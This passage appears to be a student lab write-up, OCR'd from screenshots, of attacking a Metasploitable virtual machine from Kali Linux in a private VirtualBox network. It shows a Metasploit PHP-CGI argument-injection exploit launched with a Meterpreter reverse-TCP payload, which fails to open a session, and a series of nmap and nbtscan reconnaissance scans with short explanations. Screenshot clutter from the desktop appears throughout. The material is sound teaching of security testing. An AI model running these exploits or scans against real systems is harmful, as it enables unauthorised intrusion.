   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):
```



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
8°C Mostly cloudy
ENG
17:58
13-03-2023

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.56.102
rhosts ⇒ 192.168.56.102
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       192.168.56.102   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) > 
```

5) Network scanning using following nmap commands:


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
root@kali: /home/kali
File Actions Edit View Help
Type here to search
28°C Partly sunny
ENG
10:37 AM
21-03-2023

```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::f501:90e8:8198:3705  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 14  bytes 11242 (10.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35  bytes 10924 (10.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     DESKTOP-9OD7758  <server>  <unknown>        0a:00:27:00:00:0a
192.168.56.101   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.56.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:43 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00042s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
5357/tcp open  wsdapi
```


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
root@kali: /home/kali
File Actions Edit View Help
Type here to search
28°C Partly sunny
ENG
10:36 AM
21-03-2023


```
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.56.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:43 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00042s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
5357/tcp open  wsdapi
MAC Address: 0A:00:27:00:00:0A (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00012s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:A0:29:C0 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.00033s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.97 seconds
```

nbtscan is a network scanning tool used to identify NetBIOS names and gather information about Windows-based systems on a network.The command "nbtscan 192.168.56.0/24" instructs nbtscan to scan the network range from 192.168.56.1 to 192.168.56.254 (which is the /24 subnet mask) for NetBIOS names and related information.

nmap is a network scanning tool used to identify hosts and services on a network, as well as gather information about them. The command "nmap 192.168.56.0/24" instructs nmap to scan the network range from 192.168.56.1 to 192.168.56.254 (which is the /24 subnet mask) for open ports and services running on hosts.

a) nmap -p


The command "nmap -p 21,22,23 192.168.56.101" instructs nmap to scan the host with IP address 192.168.56.101 for open ports 21, 22, and 23.
Ports 21, 22, and 23 correspond to the FTP (File Transfer Protocol), SSH (Secure Shell), and Telnet protocols respectively. By scanning for open ports on a target host, nmap can identify which services are running and potentially vulnerable to attacks.



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21,22,23 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:44 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00053s latency).

PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds

┌──(root㉿kali)-[/home/kali]
```

b) nmap -sV

The command "nmap -sV 192.168.56.101" is a command-line tool used for network exploration and security auditing.




kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
0:53
root@kali: /home/kali
File Actions Edit View Help

```
22/tcp open  ssh
23/tcp open  telnet
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:44 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.91 seconds
```

c) nmap -sT

The command "nmap -sT 192.168.56.101" instructs nmap to perform a TCP connect scan on the host with IP address 192.168.56.101.

The **"-sT"** flag is used to specify that nmap should use a TCP connect scan technique.



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
28°C Partly sunny
ENG
10:24 AM
21-03-2023

```
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.91 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:45 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00038s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds
```

d) nmap -O

The command "nmap -O 192.168.56.101" instructs nmap to perform an operating system detection scan on the host with IP address 192.168.56.101.


The "-O" flag is used to specify that nmap should perform an operating system detection scan.


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
28°C Partly sunny
ENG
10:24 AM
21-03-2023


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:48 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00074s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

e) nmap -A

The command "nmap -A 192.168.56.101" instructs nmap to perform an aggressive scan on the host with IP address 192.168.56.101.
The "-A" flag is used to specify that nmap should perform an aggressive scan.


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
0:55
Right Ctrl
Type here to search
28°C Partly sunny
ENG
10:25 AM
21-03-2023

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:49 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00073s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2023-03-21T04:50:03+00:00; 0s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
```


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
0:56
Right Ctrl
Type here to search
28°C Partly sunny
ENG
10:26 AM
21-03-2023

```
|   Some Capabilities: SwitchToSSLAfterHandshake, LongColumnFlag, Speaks41ProtocolNew, ConnectWithDatabase, SupportsCompression, SupportsTransactions, Support41Auth
|   Status: Autocommit
|_  Salt: 4S$YrU12HRD-D!r?%8)b
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2023-03-21T04:50:03+00:00; 0s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
